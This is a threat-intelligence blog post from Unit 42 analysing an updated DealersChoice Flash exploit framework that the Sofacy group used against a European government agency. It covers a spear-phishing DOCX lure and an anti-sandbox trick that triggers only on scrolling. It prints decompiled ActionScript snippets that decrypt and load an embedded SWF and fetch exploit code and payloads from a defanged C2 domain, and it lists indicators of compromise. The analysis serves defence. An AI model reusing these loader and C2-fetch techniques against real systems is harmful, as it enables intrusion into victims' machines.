Sofacy Uses DealersChoice to Target European Government Agency

25,476 people reacted | 0 | 7 min. read

SHARE

By Robert Falcone
March 15, 2018 at 1:00 PM

Category: Unit 42
Tags: DealersChoice, European Government Agency, Sofacy

This post is also available in: 日本語 (Japanese)

Summary

Back in October 2016, Unit 42 published an initial analysis on a Flash exploitation framework used by the Sofacy threat group called DealersChoice. The attack consisted of Microsoft Word delivery documents that contained Adobe Flash objects capable of loading additional malicious Flash objects embedded in the file or directly provided by a command and control server. Sofacy continued to use DealersChoice throughout the fall of 2016, which we also documented in our December 2016 publication discussing Sofacy's larger campaign.

On March 12 and March 14, we observed the Sofacy group carrying out an attack on a European government agency involving an updated variant of DealersChoice. The updated DealersChoice documents used a similar process to obtain a malicious Flash object from a C2 server, but the inner mechanics of the Flash object contained significant differences in comparison to the original samples we analyzed.

One of the differences was a particularly clever evasion technique: to our knowledge this has never been observed in use. With the previous iterations of DealersChoice samples, the Flash object would immediately load and begin malicious tasks. In the March attacks, the Flash object is only loaded if the user scrolls through the entire content of the delivery document and views the specific page the Flash object is embedded on. Also, DealersChoice requires multiple interactions with an active C2 server to successfully exploit an end system.

The overall process to result in a successful exploitation is:

1. User must open the Microsoft Word email attachment
2. User must scroll to page three of the document, which will run the DealersChoice Flash object
3. The Flash object must contact an active C2 server to download an additional Flash object containing exploit code
4. The initial Flash object must contact the same C2 server to download a secondary payload
5. Victim host must have a vulnerable version of Flash installed

The Attack

The attack involving this updated variant of DealersChoice was targeting a European government organization. The attack relied on a spear-phishing email with a subject of "Defence & Security 2018 Conference Agenda" that had an attachment with a filename of "Defence & Security 2018 Conference Agenda.docx". The attached document contains a conference agenda that the Sofacy group appears to have copied directly from the website for the "Underwater Defence & Security 2018 Conference" here.

Opening the attached "Defence & Security 2018 Conference Agenda.docx" file does not immediately run malicious code to exploit the system. Instead, the user must scroll to the third page of the document, which will load a Flash object that contains ActionScript that will attempt to exploit the user's system to install a malicious payload. The Flash object embedded within this delivery document is a variant of an exploit tool that we call DealersChoice. This suggests that the Sofacy group is confident that the targeted individuals would be interested enough in the content to peruse through it.

We analyzed the document to determine the reason that the malicious Flash object only ran when the user scrolled to the third page. According to the document.xml file, the DealersChoice loader SWF exists after the "covert-shores-small.png" image file within the delivery document. This image file exists on the third page of the document, so the user would have to scroll down in the document to this third page to get the SWF file to run. The user may not notice the Flash object on the page, as Word displays it as a tiny black box in the document, as seen in Figure 1. This is an interesting anti-sandbox technique, as it requires human interaction prior to the document exhibiting any malicious activity.



Figure 1 Flash object appearing as a small black box in delivery document

Updated DealersChoice

This DealersChoice Flash object shares a similar process to previous variants; however, it appears that the Sofacy actors have made slight changes to its internal code. Also, it appears that the actors used ActionScript from an open source video player called "f4player", which is freely available on GitHub with the following description:

```
f4Player is an open source flash (AS3) video player and library project. It is so small that it is only 10kb (with skin file) and totally free under GPL license.
```

The Sofacy developer modified the f4player's ActionScript to include additional code to load an embedded Flash object. The additions include code to decrypt an embedded Flash object and an event handler that calls a newly added function ("skinEvent2") that plays the decrypted object, as seen in the code snippet below:

```
var skinEvent2:Function = function(param1:Event):void
 {
    skin2 = param1.currentTarget.content;
    stage.addChild(skin2);
    skin2.play("hxxp://ndpmedia24[.]com/0pq6m4f.m3u8");
 };
 var mov:Loader = new Loader();
 mov.contentLoaderInfo.addEventListener(Event.COMPLETE,skinEvent2);
 var b:ByteArray = new this.Mov();
 var k:uint = 82;
 var i:uint = 4;
 while(i < b.length)
```

```
{
    b[i] = b[i] ^ k;
    i++;
}
mov.loadBytes(b);
```

The above code allows DealersChoice to load a second SWF object, specifically loading it with an argument that includes a C2 URL of “hxxp://ndpmedia24[.]com/0pq6m4f.m3u8”.

The embedded SWF extracts the domain from the C2 URL passed to it and uses it to craft a URL to get the server’s ‘crossdomain.xml’ file in order to obtain permissions to load additional Flash objects from the C2 domain.

The ActionScript relies on event listeners to call specific functions when the event “Event.COMPLETE” is triggered after successful HTTP requests are issued to the C2 server. The event handlers call functions with the following names, which includes an incrementing number that represents the order in which the functions are called:

- onload1
- onload2
- onload3
- onload5

With these event handlers created, the ActionScript starts by gathering system data from the flash.system.Capabilities.serverString property (just like in the original DealersChoice.B samples) and issues an HTTP GET with the system data as a parameter to the C2 URL that was passed as an argument to the embedded SWF when it was initially loaded. When this HTTP request completes, the event listener will call the ‘onload1’ function.

The ‘onload1’ function parses the response data from the request to the C2 URL using regular expressions. According to the following code snippet, it appears the regular expression is looking for a hexadecimal string after “/” and before “/sec”, as well as any string between “/hls/” and “/tracks”:

```
var data:String = e.target.data;
var p1:RegExp = /\/([0-9a-f]+)\/sec/gim;
r1 = p1.exec(data);
var r2:Array = p1.exec(data);
var p2:RegExp = /\/hls\/(.+)\/tracks/gim;
var r3:Array = p2.exec(data);
r4 = p2.exec(data);
```

The regular expressions suggest that the C2 server responds with content that is meant to resemble HTTP Live Steaming (HLS) traffic, which is a protocol that uses HTTP to deliver audio and video files for streaming. The use of HLS coincides with the use of ActionScript code from the f4player to make the traffic seem legitimate. The variables storing the results of the regular expression matches are used within the ActionScript for further interaction with the C2 server. The following is a list of these variables and their purpose:

Variable	Purpose
r1	Used as the decryption key for the downloaded SWF file. This will be a 16-byte hexadecimal string.
r2	Not used.
r3	Used as the URL within the HTTP request within onload1 function, specifically as the URL to get the malicious SWF file to exploit the system.
r4	Used as the URL within the HTTP request within onload2 function, specifically as the URL to get the payload to run after successful exploitation of the system.

The ‘onload1’ function then sends an HTTP GET request to the C2 domain using the value stored in the ‘r3’ variable as a URL. When this HTTP request completes, the event listener will call the ‘onload2’ function.

The ‘onload2’ function decrypts the response received from the HTTP request issued in ‘onload1’ function. It does so by calling a sub-function to decrypt the content, using the value stored in the ‘r1’ variable as a key. The sub-function to decrypt the content skips the first 4 bytes, suggesting that the first four bytes of the downloaded content is in cleartext (most likely the “FWS” or “CWS” header to look legitimate).

After decrypting the content, the ‘onload2’ function will issue another HTTP GET request with the system data as a parameter, but this time to the C2 using a URL from the ‘r4’ variable. When this request completes, the event listener will call the ‘onload3’ function.

The ‘onload3’ function will take the response to the HTTP request in ‘onload2’ and treat it as the payload. The ActionScript will read each byte of the C2 response and get the hexadecimal value of each byte and create a text array of 4-byte hexadecimal values with “0x” prepended and “,” appended to each using the following code:

```
sh = she + ("0x" + hex.substr(i + 6,2) + hex.substr(i + 4,2) + hex.substr(i + 2,2) + hex.substr(i,2) + ",");
```

This hexadecimal string will most likely be a string of shellcode that will contain and decrypt the ultimate portable executable (PE) payload. The string of comma separated hexadecimal values is passed as a parameter when loading the SWF file downloaded in ‘onload2’. This function creates an event listener for when the SWF file is successfully loaded, which will call the ‘onload5’ function.

The ‘onload5’ function is responsible for adding the newly loaded SWF object as a child object to the current running object using the following code:

```
stage.addChild(param1.currentTarget.content);
```

This loads the SWF file, effectively running the malicious code on the system. During our analysis, we were unable to coerce the C2 into providing a malicious SWF or payload. As mentioned in our previous blogs on DealersChoice, the payload of choice for previous variants was SofacyCarberp (Seduploader), but we have no evidence to suggest this tool was used in this attack. We are actively researching and will update this blog in the event we discover the malicious Flash object and payload delivered in this attack.

Linkage to Prior Campaign

The delivery document used in this attack was last modified by a user named ‘Nick Daemoji’, which provides a linkage to previous Sofacy related delivery documents. The previous documents that used this user name were macro-laden delivery documents that installed SofacyCarberp/Seduploader payloads, as discussed in Talos’ blog. This overlap also points to a similar social engineering theme between these two campaigns, as both used content from upcoming military and defense conferences as a lure.

Conclusion

The Sofacy threat group continues to use their DealersChoice framework to exploit Flash vulnerabilities in their attack campaigns. In the most recent variant, Sofacy modified the internals of the malicious scripts, but continues to follow the same process used by previous variants by obtaining a malicious Flash object and payload directly from the C2 server. Unlike previous samples, this DealersChoice used a DOCX delivery document that required the user to scroll through the document to trigger the malicious Flash object. The required user interaction turned out to be an interesting anti-sandbox technique that we had not seen this group perform in the past.

Indicators of Compromise

DealersChoice

```
0cd9ac328d858d8d83c9eb73bfdc59a958873b3d71b24c888d7408d9512a41d7 (Defence & Security 2018 Conference Agenda.docx)
ndpmedia24[.]com
```

Macro-ladened documents

```
e5511b22245e26a003923ba476d7c36029939b2d1936e17a9b35b396467179ae
efb235776851502672dba5ef45d96cc65cb9ebba1b49949393a6a85b9c822f52
c4be15f9ccfecf7a463f3b1d4a17e7b4f95de939e057662c3f97b52f7fa3c52f
```